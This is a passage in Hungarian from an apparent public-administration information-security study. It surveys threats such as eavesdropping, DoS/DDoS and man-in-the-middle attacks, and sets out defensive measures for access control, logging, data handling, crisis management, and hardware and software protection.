A hálózati kommunikációban résztvevő szinte minden eszköznek van elektromágneses kisugárzása, így a megfelelő fizikai lehallgató-eszközzel megszerezhetők azok az információk, melyek ezeken az eszközökön kerülnek megjelenítésre, vagy továbbításra. Ezen felül az adott szobában folytatott kommunikáció is lehallgatható elég nagy távolságból is az emberi beszéd által keltett ablakrezgések alapján. Nem véletlen, hogy bizalmas információkat az erre alkalmas szobában közölnek, de legalább az ablakok fóliázottak, vagy más módon „kezeltek”, hogy a rezgéseket torzítsák.



Ábra 63. Kémeszközök a lehallgatásra.

A szolgáltatások körének bővülésével számolni kell egy nagyon hatásos támadással, melyet a MITS keretében készített eBiztonság részstratégia is kiemel. Ezek szerint minél több szolgáltatás kapcsolódik egy közszolgálati rendszerhez, és minél többen veszik igénybe az általa nyújtott szolgáltatásokat, annál nagyobb terhelésnek vannak kitéve a kiszolgáló eszközök. A támadók is tudják szimulálni ezt a fajta terhelést, sőt, akár annyira meg tudják növelni a terheltséget, hogy az a legális kérések kiszolgálására már nem lesz alkalmas, legrosszabb esetben a támadott rendszer összeomlásához vezethet. Az ilyen támadásokat nevezzük DoS (Denial-of-Service)

vagy DDos (Distributed-Denial-of-Service) támadásnak. A túlterheléses támadások veszélyesebb formája a DDoS, mivel ez több, sokszor együttműködő számítógép által indított, egyébként legálisnak látszó kérést továbbít a kiszolgáló felé.

Az adatok (üzenetek) átvitele során is több hibalehetőség és veszélyforrás léphet fel. A megfelelő hozzáférés a kliens és a kiszolgáló között lehetőséget biztosít arra, hogy a támadó a két fél közötti kapcsolatot lehallgathassa, illetve módosíthassa. Lehallgatás ellen a titkosított csatornát, módosítás ellen a digitális aláírást szokták ajánlani, de az első kapcsolat biztonsága ezekben az esetekben is fontos, gyakorlatilag döntő fontosságú a továbbiakra nézve. Amennyiben az első kapcsolatfelvételkor kicserélt kulcs-információkban megbízunk, és ezek alapján kommunikálunk, akkor biztosnak kell lennünk, hogy nincs közbülső támadó (man in the middle), mint harmadik fél a kommunikációban, aki mindkét fél felé eljátssza a másikat, közben a teljes átmenő forgalmat megfigyeli. Ez ellen szokták ajánlani azt, hogy az első kapcsolatfelvételkor hitelt érdemlően győződjünk meg a partner adatainak hitelességéről, így például egy SSH-alapú kapcsolatkor a szerver által visszaküldött kulcslenyomatot egyeztessük más forrásból is (pl. rendszergazdával, névjegykártyáról[23] stb.)

A támadó próbálkozhat a kapcsolat eltérítésével is. Ezáltal akár a saját számítógépén is elemezheti a kommunikáció folyamatát, kinyerhet adatokat a felhasználóktól (pl. bankkártya adatai) és megváltoztathat adatokat a kommunikáció során. Fontos, hogy az ügyfeleket tájékoztassa az adott szerver üzemeltetője, hogy figyeljenek oda, amikor a szerverre látogatnak (pl. valóban az a cím jelenik meg a böngészőben), illetve a minden gyanú felettinek látszó oldal esetén is gyanakodjanak, ha egy felbukkanó ablak „biztonsági okokból” a bankkártyájuk adatait kérné...

A felek közötti kapcsolatok felépítése előtt ellenőrizni kell a feleket. Az azonosításra használt jelszavak és kulcsok továbbításánál kerülni kell a nyílt szöveg (plain text) alapú kommunikációt, vagy egyszerhasználatos jelszavakat kell alkalmazni (ld. még: 4.3 és 4.12).

6.3.6 Az informatikai rendszerek védelmének kidolgozási szempontjai

Minden szolgáltatásban lehet annyi különbség és helyi specifikum, hogy nem lehet egységes modellt adni a kivitelezéshez, ugyanakkor vannak olyan közös tulajdonságok és alapelvek, melyek mindegyik rendszerben érvényesek. Amikor nem ütközünk ellentmondásokba, vagy elháríthatatlan akadályokba a specifikumok megoldásakor, akkor az alapelvek helyesek voltak.

A szabályozás kiterjesztéséért felelős személyeknek először el kell dönteniük, hogy melyek azok a szolgáltatások, amiket adni kívánnak az ügyfeleknek, ennek milyen konkrét veszélyei lehetnek és ezen veszélyek ellen melyek a foganatosítani való konkrét intézkedések. A védelem megszervezésének szempontjából fontos tisztában lenni a hatályos magyar jogszabályokkal is, a védekezésnek is jogszerűnek kell lennie.

Az intézkedések általános érvényű rögzítéséhez az informatikai alkalmazások egységesített szemléletmódja szolgál alapul, ezzel meghatározva az intézkedések területeit. (ld. MITS E-önkormányzat részstratégiát)

[23] Nem ritka manapság névjegykártyákon a digitális aláíró kulcs lenyomatát (pl. PGP fingerprint) szerepeltetni.

6.3.6.1 Általános irányelvek

Biztosítani kell azt, hogy az informatikai rendszerekhez való hozzáférés időbeli, térbeli és feladatok elvégzése szempontjából csak a meghatározott személyek férjenek hozzá. A koordinálatlan hozzáférés engedélyezése előbb vagy utóbb a nyilvántartás kuszaságához vezethet, ami miatt nem lehet behatárolni azokat a személyeket, akik az esetleges károkozásért felelősek lehetnek, így nemcsak a károkozás okoz gondot, de az utólagos felmérés vagy nyomozás sem hoz megfelelő eredményt.

Meg kell határozni azokat a fő elemeket az informatikai rendszerben, amelyek használatához azonosítás és/vagy hitelesítés szükséges, valamint egységes és lehetőleg központosított azonosítási, és hitelesítési rendszert kell kidolgozni. Lényeges lépés a későbbi hibakeresés szempontjából is, hogy a rendszer az azonosított kapcsolatokat naplózza, a naplókat megfelelő módon mentse és archiválja.

A jelszavak kezelésének szabályozása, egyebek között megfelelő komplexitás, titkosság, behatárolt érvényesség szempontjából. Ahol nem jelszavas védelem van használatban, ott az adott azonosítási eszköz, például intelligens kártya védelmének szavatolása átruházás vagy helytelen használat ellen.

Eredménytelen azonosítás esetére biztonsági lépések rögzítése valamint betartása szükséges. Jogosulatlan hozzáférési próbálkozás esetén, például egy lejárt mágneskártya használatakor, vagy egy fontos rendszeradat elérési próbálkozása esetén a megfelelő jogosultsággal és képesítéssel rendelkező személyt értesíteni kell.

Az jogosultságok kiadása, változtatása, megvonása valamint ellenőrzése csak arra feljogosított személy által legyen elvégezhető, és az eseményeket megfelelően dokumentálni kell. Szükség lehet a jogok továbbadására, illetve örököltetésére, de az ilyenkor történő lépéseket is dokumentálni kell. A jegyzőkönyvezett adatokhoz való hozzájutási jogosultságokat a lehető legkisebb csoport kezében kell tartani, valamint csak megfelelően hitelesített felhasználók hozzáférését szabad engedélyezni.

A felvett adatokat fontos megfelelően értékelni, a problémát érthető formában dokumentálni. Lehetőség szerint támogatni kell az automatikus kiértékelést, de nem mellőzhető az emberi szem és az egyedi kiértékelő munka szerepe a ritka esetek és az összefüggések feltárására. (részleteiben ld. még MITS E-biztonság részstratégiát).

6.3.6.2 Az információszolgáltatás biztonsága

A szakirodalom szerint az információk biztonságát öt alapterületen kell biztosítani, úgymint bevitel, tárolás, feldolgozás, átvitel és kiadás. Ezekhez manapság hozzá kell venni a megőrzést és a megsemmisítést is, mivel az információk életciklusuk szerint ezekkel a paraméterekkel is rendelkeznek.

A bevitel területén a beviteli eszközökre, beviteli pontokra és a bevitelre feljogosított emberekre kell a szabályzatnak kiterjednie. Az adatok változása esetén rögzíteni kell a változás időpontját, a változtató egyértelmű azonosításához szükséges adatokat, valamint a változás mértékét. Az adatok változása esetén elfogadhatósági ellenőrzés és jóváhagyás szükséges, valamint biztosítani kell a hibák felismerését és korrigálását az új, vagy megváltoztatott adatok bevitele előtt. A bevitel történhet elektronikus és nem elektronikus forrásból. Az adatok rögzítése alatt a közvetlenül nem elektronikus forrásból származó adatok bevitelét értjük. Míg elektronikus forrásból származó adatok bevitelekor is ellenőrizni kell az adatok megfelelőségét, ebben az esetben a rögzítést is ellenőrizni kell. Ez a kontroll-rögzítéssel oldható meg. Például a

felsőoktatásba jelentkezők adatait a FELVI-ben (http://www.felvi.hu/) úgy rögzítették, hogy egy adatlapot több személynek is odaadtak, és csak akkor került végleges rögzítésre, ha mindegyik ugyanúgy rögzítette az adatokat. Amennyiben eltérés volt, úgy második körbe, kontroll-rögzítésre került az anyag, ahol kiderült, hogy ki melyik adatot kell javítani, és az is, hogy rögzített jól és ki nem.

A bevitt adatokat biztosítani kell az ellen, hogy jogosulatlan felhasználók tudomására jusson. Ez nem csak az elektronikus adatokra vonatkozik, hanem a munkavégzők által használatban levő papír alapú adatokra, adathordozókra is. Az adott feladatkörbe tartozó munka elvégzése után, vagy a munkahely elhagyása előtt a szükséges dokumentumokat a megfelelően védett, erre a feladatra kialakított tároló eszközben kell elhelyezni. A munkaterületet lezárva kell tartani a munkaidő letelte után, valamint fontos biztosítani a munkavégző személyek számára az eszközeik védelmét, például számítógépük megfelelő zárolását jogosulatlan felhasználók elől. Ez a zárolás lehet hosszabb távú vagy rövid időre szóló (pl. pár percre távozik a dolgozó, akkor elég – de kötelező – a jelszavas képernyővédőt bekapcsolnia). Ide kapcsolódik az „üres íróasztal" elve, melynek tömör ismertetését a Biztostu.hu oldalról idézzük annyit még hozzátéve, hogy a hivatalokban megforduló állampolgárokban is jobb benyomást kelt a rendezett íróasztal látványa, mint a papírhegyek mögül kinéző ügyintéző látványa.

„Az üresíróasztal politika elnevezése arra az alapvető biztonságpolitikai követelményre utal, hogy minden dolgozó pakoljon el az íróasztaláról – a munkavégzés helyéről – a munka befejeztével minden dokumentumot és eszközt a tárolási helyére, ami az adott feladat elvégzéséhez szükséges volt. A munka befejezése itt egyenértékű fogalom a munka felfüggesztésével, szüneteltetésével is, tehát nem csak a munka tényleges befejezését értjük alatta. Az elpakolásba beleértendő a számítógép, fiók le- illetve bezárása, a helység elhagyása esetén a bejárati ajtó bezárása, esetleg riasztó élesítése stb.

Az elnevezésen túl azonban az üresíróasztal (így, egybeírva) politika egy mélyebb filozófiát takar, nevezetesen azt az elvet, hogy a munka során előkerült és használt információk biztonságáért a munkavégző személy felelős és ezt a felelősséget nem hagyhatja figyelmen kívül, amikor – akár csak öt percre – magára hagyja a munkakörnyezetet. Az üresíróasztal politika a gyakorlatban egyszerű és hatásos védelemnek bizonyul a „betekintés" jellegű támadások ellen (például amikor illetéktelen személy hozzáfér egy előhagyott dokumentumhoz), illetve a rendre nevelés révén további jótékony hatása is van. Ezért alkalmazását minden területen javasoljuk."

Az éteren keresztül történő adatlopás ellen fontos az elektronikus eszközök sugárzásainak ellenőrzése, illetve csökkentése szenzitív adatok bevitele során, például sugárzásszegény készülékek vagy árnyékolás alkalmazásával vagy megfelelően kialakított zónák felállításával (ld. 10.2.9).

A tárolás során az adatok hozzáféréséről naplót kell vezetni, ezeket külön kell tárolni, és időnként elemezni, illetve a jogosulatlan kísérletek száma és súlyossága szerint erről riasztást adni (az intézkedés-csomag attól függ, hogy milyen adatokról van szó). Az érzékeny adatok tárolásánál titkosítást ajánlatos használni, lehetőség szerint olyan formában, hogy az adott adathordozó ellopása után más olvasóeszközbe való helyezéssel az adatok visszakódolása ne legyen lehetséges. Ilyen lehetőség például a hardverkulcs használata, amivel az adathordozó azonosítja azt az eszközt, ami felé az adatok megnyitását lehetővé teszi.

A feldolgozás során szükséges a feldolgozási jogosultságok rögzítése, illetve a jogosultságok rendszeres összevetése a rögzített adatokkal, úgymint mely időben és ki dolgozta fel az aktuális adatokat. Az informatikai rendszereket és alkalmazói szoftvereket funkciói szempontjából korlátozni kell minden egyes felhasználó számára csak a feladat teljesítéséhez szükséges

mértékre. Az információkat rejteni kell a nem jogosult személyek jelenléte esetén, és a munkahely elhagyása esetén. Biztosítani kell az adatok sértetlenségét, például digitális aláírással vagy elektronikus időpecséttel.

A már nem szükséges adatok törlését meg kell oldani oly módon, hogy az adathordozó eltulajdonítása után se legyen olvasható, még ha az adott adathordozón nincs is lehetőség titkosítás alkalmazására. Ennek módja például a megfelelő adatterület átírása valamilyen törlőmintával. Az egyszerű átírás nem akadályozza meg az eredeti adatok kiolvasását, így a törlésre vonatkozó szabványok és szabályok betartásával kell a törlést elvégezni. A nemzetközi szinten is ismert Kürt Rt. még tűzvészen átesett adathordozókról is tud adatmentést készíteni, tehát sok fizikai behatás sem képes az adattörlést megfelelő mértékben biztosítani. Amennyiben logikai adattörlést kell megvalósítani, úgy ezt a megfelelő programmal kell végezni (wipe szóra keresve találhatók ilyen programok), míg fizikai szintű megsemmisítéshez szakemberrel kell konzultálni. Így elkerülhető az a helyzet, amikor a hivatal új számítógépeket kap, és selejtezi a régieket, majd a merevlemezekről illetéktelenek érzékeny adatokat mentenek le. Természetesen a teendőket ne a selejtezést végzőre bízzák, hanem átadás előtt az intézet informatikai szakemberei koordinálják és naplózzák az elvégzett műveleteket.

Az adatállományok másolását (logikai: elektronikus adathordozóra, fizikai: nyomtatás) csak az adatbiztonság keretein belül, és a munkavégzés szempontjából szükséges mértékben szabad engedélyezni. Az adatok jogosulatlan sokszorosításával az adatok tárolási helye, illetve mennyiségének ellenőrzése kicsúszhat az ellenőrzés alól, ezáltal lehetőséget biztosítva az ellopásukra.

A biztonsági intézkedések egyik legszerteágazóbb része az adatátvitel biztonsági intézkedései. Az adat forrás-cél állomásai nem mindig zárt rendszerben helyezkednek el, nem mindig egy kézben lévő a hardver és szoftver. Sok esetben a homogén rendszeren belül is vannak eltérő beállítások és állapotok, így az adatátviteli közeg alapesetben megbízhatatlan közegnek tekinthető.

A hálózati kapcsolatokat a legszükségesebb számúra kell csökkenteni, és ezek felett is a megfelelő ellenőrzéseket alkalmazni kell. Ilyen ellenőrzés a forgalmazott adatok mennyisége és minősége. A külső fenyegetettségek elleni hálózati védelmi intézkedésekről szól többnyire ez a tanulmány, de itt fontos kiemelni a belülről kifelé menő fenyegetettségeket. Ez lehet már fertőzött belső gép miatt, vagy belső alkalmazott miatt. Minden esetben a nagymértékű túlterheléses támadás (DoS, DDoS) vagy adatszivárgás ellen a méretkorlátok jelentik az első védelmi intézkedést. Ezt szokták quota rendszernek nevezni, és alkalmazni az adatforgalom ellenőrzésének területén kívül más területen is, mint például a felhasználók rendelkezésére álló merevlemez területének a korlátozására is. Amennyiben indokolt, úgy a rendszergazda tud quota-növelést beállítani, és így a központilag kiosztott quota-k alapján a bővítési igényeket is jobban lehet tervezni.

A kommunikációt biztosító eszközöket egy központi, elkülönített, és csak a megfelelő jogosultsággal rendelkező személyek által hozzáférhető helységben kell tárolni. A kommunikációs vonalak megfelelően védett csatornákban a fizikai hozzáférés-védelmi megoldásokkal legyenek ellátva. Az adatátvitel során a titkosítás többféle módja is alkalmazható, így a végponton az adatot lehet titkosítani, illetve a teljes vonalat, amikor az adat nyílt formában közlekedik. Szemléletes példa a telefon esetén, hogy a beszédet titkosítják és küldik át a bárki által lehallgatható vonalon, vagy a vonalat „védik le”, és az emberi beszédet küldik át a vonalon.

Az adatok kiadásának biztosításánál szintén szerepe van a jegyzőkönyvnek, tehát naplózni kell a kiadót és az átvevőt is. Ebben az esetben kettős az ellenőrzés, mert szükséges az adatot kiadónak a megfelelő jogosultság a művelethez, és meg kell győződni az átvevő jogosultságairól is, úgy,

hogy átadható-e számára az adat, és ő jogosult-e átvenni. Legyen a példa a motoros futár esete. A megválaszolandó kérdések: átadhatjuk-e az adatokat egy futárnak, ez az a futár, akinek átadhatjuk, és végül a futár jogosult-e átvenni az adatokat? Egy-egy helyzetben a kérdések összevonhatók (pl. a futár a cég által alkalmazott, és szabályzat szerint az adatokat csak futárral szállíthatjuk), de nem mellőzhetők. Ugyancsak fontos a megbízhatóság és a felelősség kérdése, tehát a futár szállítás közben nem férhet az adatok tartalmához, illetve elvesztés esetén biztosítottnak kell lennie a pótlásnak, vagyis a szállítás alatt lévő adatokról biztonsági mentésnek is léteznie kell.

6.3.6.3 Válságkezelés

A válságkezelésre vonatkozó lépések rögzítése azért fontos, mert bármennyire is jó szabályrendszert alkalmazunk, bekövetkezhet a rendszer elleni sikeres támadás. Ekkor kell életbe léptetni a válságkezelő szabályzat megfelelő részét. Fontos kiemelni, hogy a válságterv, vagy katasztrófaterv békeidőben készül, amikor nyugodtan át lehet tekinteni, hogy milyen események fordulhatnak elő, és azokra milyen válaszlépéseket kell tenni. Éles helyzetben mindenki teszi a dolgát a nyugalmi időben leírtak szerint. Annak elkerülésére, hogy ne alakuljon ki előre nem tervezett helyzet, időnként át kell tekinteni a válságtervet, és szimulálni is lehet az éles helyzetet (ld. tűzoltók, katonaság vagy rendőri szervek gyakorlatai). Az így nyert tapasztalatokat mielőbb vissza kell építeni a tervekbe.

Manapság mindenki elfogadja és megérti, hogy a tűz esetén szükséges teendőkről előzetes oktatást kell kapni, és amikor tűz van, akkor elméletileg mindenkinek tudnia kell kezelni a tűzjelző berendezéseket, ismerni a menekülési útvonalakat, és az egyéb teendőket. Mindenkinek lelke rajta, hogy ezeket az oktatásokat és a számonkéréseket milyen módon vezeti le vagy sajátítja el, de ha éles helyzetben derül ki, hogy milyen akadályok merülnek fel, akkor már késő lehet. A tűzvédelemről, a katonaságról, a rendőrség munkájáról, a gyakorlatok számáról törvények és szabályok rendelkeznek, tehát ne vonjunk mindenben párhuzamot az informatika területével. Ugyanakkor látható, hogy ezen a területen is egyre több törvény és szabályzás jelenik meg, talán azért, mert az információs és informatikai hadviselés és a hétköznapi biztonság több területe is érintett az informatikai rendszerek működése és biztonsága által.

Az olyan informatikai rendszereknek, amelyek folyamatos működése szükséges, a megfelelő redundáns rendszerek használatával kell működniük, úgymint redundáns áramellátás, hibatűrő hardver és szoftverelemek.

A megfelelő válságkezelési eljárásnak köszönhetően csökken a kiesési idő, így a kár is. A válság vagy katasztrófa kezelésének kérdése is a biztonság-szervezés körébe tartozik, és a kockázatelemzéshez kapcsolódó terület. A Biztostű oldalán bővebb információ található a témakörről: `http://www.biztostu.hu/oktatas/biztonsag-szervezes.htm`

6.3.7 Biztonsági intézkedések

A biztonsági intézkedések szintén a már említett elemek alapján kerülnek csoportosításra, illetve csak azok az elemek kerülnek megemlítésre, amelyek szervesen kapcsolódnak az információszolgáltatás biztonsági kockázataihoz.

A biztonsági intézkedésekkel lehet a szolgáltatásokat fenyegető veszélyek kivédése ellen tenni, csökkenteni a kárnagyságot és a kárgyakoriságot. A biztonságos információszolgáltatás és adatbiztonság segítésére tett lépéseket nem csak a konkrét informatikai rendszerek, hanem a teljes környezeti infrastruktúra, és a humán erőforrások területére ki kell terjeszteni. Elsősorban a

szervezet működési jellemzői, a szervezet strukturális felépítése, az ügyintézési rendtartás stb. figyelembevételével alakulnak ki az intézkedések konkrét megjelenési formái. Ebből a megközelítésből kell először az általános irányelveket, és csak utána a konkrét szerkezeti részek biztonsági intézkedéseit tárgyalni.

A válságkezelésre adott iránymutatók, azok speciális volta miatt a következő részben csak érintőlegesen kerülnek tárgyalásra. Az intézkedések konkrét megfogalmazása minden intézménynek saját feladata, a rájuk vonatkozó jogszabályok, az általuk használt infrastruktúra, a szolgáltatások és a kezelt adatok minőségi elvárásai alapján.

6.3.7.1 Általános biztonsági intézkedések

Az általános intézkedések körébe nem csak a konkrét információs rendszerek védelme tartozik, hanem a belépés, benntartózkodás által okozható károk elkerülése, például egy rosszindulatú látogató elleni védelem megszervezése, vagy például az ügyvitelen keresztüli információvédelem is.

Nemcsak a látogatók, ügyfelek és vendégek ellen szükséges belépési korlátozásokat követni, hanem az adott egységben levő rosszindulatú munkatársak ellen is. Az üzemi területre való belépést szoros ellenőrzési eljárások alá kell vonni, például bekerítéssel és minimálisra csökkentett valamint őrzött bejáratok használatával.

Az épület különböző biztonsági zónába tartozó részeinek külön védelmét is meg kell valósítani, leginkább gyorsan és egyszerűen ellenőrizhető módon, például elektronikus kártyaleolvasók használatával. Minden belépést jegyzőkönyvezni kell, leginkább központosított számítástechnikai rendszerekkel. A folyamatos ellenőrzés, vagy későbbi hibakeresés megkönnyítése végett érdemes a központosítás, ugyanis ha például egy adott szervezet bejáratainál levő beléptetési rendszer mentései lokálisan vannak tárolva, a későbbi ellenőrzési eljárást nagyban megnehezíti a jegyzőkönyvek összegyűjtése, időrendbe sorolása és elemzése. Arról nem is beszélve, hogy egy lokális probléma, például áramingadozás esetén a beléptető-rendszer adathordozója sérülhet, ezáltal a mentett adatok olvashatatlanná, felhasználhatatlanná válnának. Természetesen a központi rendszernek megfelelő biztonságos működéssel és mentéssel kell rendelkeznie.

A felhasználók központi azonosítása és adminisztrálása is lényeges, mind a felhasználók mozgása, mind pedig a jogosultságok kiosztása terén. Ha egy-egy részterület jogainak kezelése az adott szervezeti egység feladata, akkor az esetleges olyan személyek jogosultsága, akiknek több részterülethez kell hozzáférést biztosítani, keveredhet, és hibás jogosultság kezelés esetén olyan területekhez is hozzáférést biztosíthat, amelyhez normális esetben nem lenne hozzáférése. A központi felhasználó kezelés másik áldásos tulajdonsága a felhasználónevek és jelszavak duplikátumainak elkerülése. Az így működő, megfelelően leírt és beállított rendszerek használatával gyakorlatilag kizárható az ugyanolyan jellemzővel (például felhasználó név) rendelkező személyek jogosulatlan információ-elérése.

Lassan terjed, de ahol van, ott kiemelten fontos a laptopok és kéziszámítógépek biztonsága (ld. parlamenti képviselők) akár munkahelyen, akár azon kívül. A laptop lopás nemcsak az eszköz ára, hanem a rajta tárolt információk, és sok esetben a céges hálózathoz biztosított hozzáférés miatt okozhat nagy kárt, ezért a laptopokat még jobban kell védeni, mint egy csak a céges területen használt számítógépet. Alapvető biztonsági megoldás a jelszavas védelem, a háttértár titkosított formája, de nem túlzás az eszköz-alapú (pl. intelligens kártya), vagy éppen a biometrián alapuló védelem alkalmazása sem. Sok esetben ezekhez a védelmekhez beépített megoldásokkal is megvásárolhatók ezek az eszközök.

A jogosultságok öröklése, továbbadását korlátozni szükséges, valamint a jogosulatlan használat, mint például belépőkártya átadása, felhasználónév, jelszó átmeneti átadását szúrópróbaszerű vagy alkalomhoz kötődő ellenőrzéssel kiszűrhetőek. Ezt a szűrést segíti, és egyben biztonsági megoldás is a „zárójel-elv" alkalmazása, amikor figyeljük, hogy például adott kártyával történt-e két belépés egy zónába, miközben nem volt kilépés, vagy történt-e kilépés a zónából, amikor nincs nyoma belépésnek. A zárójel-elv alkalmazásakor a személyzetet is ki kell oktatni, hogy ha egyvalaki nyitja az ajtót, és többen átsuhannak, akkor ezért a nyitó is felelős, valamint azok is, akik ezt kihasználták, és legközelebb „buknak le", amikor a másik irányba akarnak közlekedni, és nincs, aki biztosítsa az átjárást. Kiemelt biztonságú rendszerek esetében a megfelelő zsilipkapuk alkalmazása segíti a feladat megoldását, így egyszerre csak egy személy tud átmenni a beléptető-rendszeren, és a zsilipben tartózkodás idején egyéb vizsgálatnak is alávethetik (pl. fémdetektálás).

Az ügyintézés során fontos a használt rendszerekben bekövetkező hibák jegyzőkönyvezése, úgymint hardver, vagy szoftverhiba és az automatikus rendszer, vagy rendszerösszetevő nem várt újraindulása. A felhasználók tevékenységét naplózni kell, mint például felhasználási idő, eszközhasználat, fájlok használata, adatátvitel. Hasonlóan naplózni kell a belépési kísérletek, jogosulatlan erőforrás, rendszerösszetevő vagy fájl használati eseményeket. Az alkalmazott szoftverösszetevők nem tipikus viselkedésének naplózása, vagy nem jogosult szoftver működésének jegyzőkönyvezése segíthet felderíteni a rosszindulatú kommunikáció vagy működési hiba meglétét. Az ilyen naplózások operációs rendszertől függők, de többnyire automatikusan állíthatók, tehát elvégzésük nem igényel napi munkát, a naplók ellenőrzése lehet időigényesebb.

A későbbi elemzések végett fontos a naplózást olyan módon megoldani, hogy azok formátuma elemzőprogramokkal átlátható és felhasználható legyen, valamint a már elemzett jegyzőkönyveket is oly módon tárolni, hogy azt elemzés és lezárás után már módosítani ne lehessen.

6.3.7.2 Intézkedések a hardver védelmében

Az informatikai hardver eszközök védelme a jogtalan használat, károkozás ellen nagyon lényeges lépése a védelemnek, hiszen a fizikai hozzáféréskor szinte mindent megtehet a támadó a rendszerrel.

A számítógép termet úgy kell kialakítani, hogy tűz keletkezésekor a rendszereket védje. Az informatikai eszközökben esett károkért nagyon sokszor a hirtelen és váratlanul történő áramingadozás a felelős. Emiatt az informatikai rendszereket olyan épületbe vagy helységben kell elhelyezni, ahol a redundáns áramellátás, túlfeszültség elleni védelem megoldott. Ennek megoldásaként az épület erősáramú kábelezését redundáns vezetékekkel kell megoldani, szünetmentes tápegységekkel kell támogatni a rendszerek működését, illetve erre a célra fenntartott aggregátorok álljanak rendelkezésre az esetleges áramkimaradás okozta adatvesztési károk kiküszöbölésére. (ld. még 4.13)

Úgy kell megállapodni a hardver-szállítókkal, hogy garanciát vállaljanak a sérült eszközök javítási, illetve cserélési feltételeire, és ezek határidőiről (ld. 10.2.14). Már Magyarországon is kezd terjedni az outsourcing (erőforrás-kihelyezés) számítástechnikai eszköz-szolgáltatás és általában az ilyen szolgáltatást vállaló cégek rövid határidővel és megfelelő raktárkészlettel dolgoznak. Köztes helyzet, amikor a rendszert az intézmény maga üzemelteti, de fizikailag egy szerver-tárolást végző szolgáltatónál helyezik el (szokták szerver-hotelnek is nevezni) az eszközöket. Az is létező gyakorlat, hogy az eszközök fizikailag az intézménynél vannak, de az üzemeltetéssel megbízott cég távolról menedzseli a rendszert. Ez a szolgáltatás a biztonsági monitorozást is magában foglalhatja, amikor a központba kötött gépek számának és eloszlásának

függvényében a központ idejében felfigyelhet vírusterjedési jelenségekre is, és a hozzá bekötött érintet rendszerek mindegyikére tudja alkalmazni az ellenszert. Ilyen szolgáltatásokban megemlíthetjük a Counterpane céget, de hazai is vannak ilyen szolgáltatásra (K+F pályázatok keretében a rendszer kifejlesztésre került 2003-ban).

Amennyiben feltétlenül szükséges (például otthoni munka), és más módon nem megoldható (hálózaton keresztüli biztonságos elérés), akkor mindenképp csak központilag jóváhagyott adathordozók használatát szabad megengedni (ld. még 6.5).

Minden újonnan forgalomba kerülő informatikai összetevő, legyen az hardver, szoftver vagy firmware elem többnyire jobb kihasználhatóságot, konfigurálhatóságot vagy felhasználóbarát működést ad. Mégis amíg az adott eszköz nem teljes körűen tesztelt, kerülni kell használatát. A tesztrendszer nem az éles rendszer része, és a fejlesztők sem éles adatokon fejlesztenek és tesztelik az alkalmazásokat. Tesztelés után is ajánlatos migrációs terv alapján átállni az új rendszerre, lehetőleg olyankor, amikor kevesebben használják az éles rendszert (hétvége, hosszú ünnepek stb.).

Az érzékeny adatokat kezelő rendszereket redundáns feladatellátásra kell tervezni, és a hardveres részekből megfelelő mennyiségű raktárkészletet érdemes kialakítani, vagy szerződésekkel biztosítani a gyors utánpótlást. A használni kívánt eszközöknél figyelembe kell venni az ergonómiai szempontokat mint például a képernyő villódzása, az eszköz elektromágneses kisugárzása és a zajhatások elleni védelem. Amennyiben új hardverelem szükséges, azt mindig megbízható forrásból és megfelelő minőségtanúsítvánnyal és garanciával rendelkező beszállítótól kell beszerezni.

Az adathordozók védelme nem csak az adott szervezeti egység vezetői és informatikai karbantartóira tartozik, hanem a munkatársakra is. Mindenképp érdemes az adathordozók védelme érdekében a felhasználókat tanáccsal ellátni, a céges adathordozók és a rajtuk található adatok megvédése érdekében előírásokat szabni, külön kiemelt prioritással a rongálódás ellen, valamint a jogosulatlan használat ellen. Az adatok védelmében mindenképpen ajánlatos titkosítás alkalmazása, olyan kódolással, rejtjelezéssel, amely nem tartalmaz semmilyen utalást a tartalomra. Selejtezéskor ügyeljünk a logikai és a fizikai törlés vagy megsemmisítés biztonságára.

6.3.7.3 Szoftvervédelem

Ideális esetben a szoftverek és az általuk kezelt adatok védelmében elfogadható biztonságú rendszert kell választani, például egy minősítő hatóság által bevizsgált, és megfelelőnek értékelt rendszert. Sajnos ezek az értékelések anyagi vonzata miatt nem minden szoftver-alkalmazónak érhetők el, és így van sok olyan szoftver, mely nem rendelkezik semmilyen minősítéssel, mégis biztonságos. A minősítéssel nem rendelkezők audit alá vonva szavatolhatnak garanciát, de itt is fontosabb, hogy a fejlesztő cég milyen esetekre milyen garanciát vállal. Állami intézmények esetében kiköthető a forráskód letétbe helyezése is, hiszen egy cég csődbe is mehet, munkatársai szétszéledhetnek, de az alkalmazást még egy ideig, legalább a másik termékre történő váltás idejéig, lehet, hogy fejleszteni kell.

Akárcsak a hardvereknél, a szoftvereknél is elmondható, hogy az új fejlesztésű, még nem teljes körűen tesztelt verzióktól óvakodni kell. Bizonyos időközönként fontos a használt szoftverek sértetlenségét ellenőrizni, mind a kiszolgálók, mind az adott szervezeti egység alatt működő kliensgépeken. Manapság erre célmegoldások is léteznek, illetve egyes termékek kiegészítő szolgáltatásként végzik a telepített alkalmazások figyelését, és jelzik, ha egy összetevő megváltozott. Amennyiben ez tudatos volt, úgy a felhasználó jóváhagyja, és a rendszer elfogadja a változást, majd rögzíti az új összetevő sértetlenségét (hash-kódját).

A sokak által használt alkalmazói programokat az üzembiztonság és biztonságos használat érdekében érdemes egy erre elkülönített, gyakran ellenőrzött szerverről futtatni. A vírusveszély miatt központi vírusszűrést kell alkalmazni, de ahhoz, hogy minimalizáljuk a vírusok által okozható károkat, mindenképpen szükséges vírusvédelmi szoftvereket futtatni a belső, védett hálózatra kapcsolódó kliensgépeken is. A vírusos programok leginkább elektronikus levélben, csatolt fájl formájában terjednek manapság, de nem elhanyagolható a különböző hirdetéseknek bedőlő felhasználók által letöltött programok által terjesztett vírus és trójai szoftverek. Az Internethez kapcsolódó routereken és szervereken keresztülmenő kommunikációt érdemes emiatt szűrni, és a gyanús tartalmú weboldalak megtekintését tiltani a felhasználók felé. Konkrétan a szoftver illegális mivolta miatt ugyan nem terjedhetnek a vírusok, de a munkatársak által a munkahelyi számítógépen használt, valamint a munkahelyen legálisan meglevő szoftver otthoni, szintén illegális használatából fakadó jogi következmények igen súlyosak lehetnek. Emiatt a jogosulatlan szoftverhasználatot és másolást szigorúan tiltani kell.

A rendelkezésre álló funkcionalitásokat be kell határolni bizonyos felhasználók, vagy felhasználói csoportok számára. Amennyiben a felhasználónak nincs szüksége adott programok használatára, mindenképpen szűkíteni kell azok elérhetőségét, a futtatási lehetőséget kell korlátok közé szorítani. A szükséges és elégséges jogosultságok elve (need to know) és az alulról felfele építkezés (alapból semmilyen jog, és erre építeni, nem a teljesből elvenni) támogatásával lehet elérni az optimális beállítást.

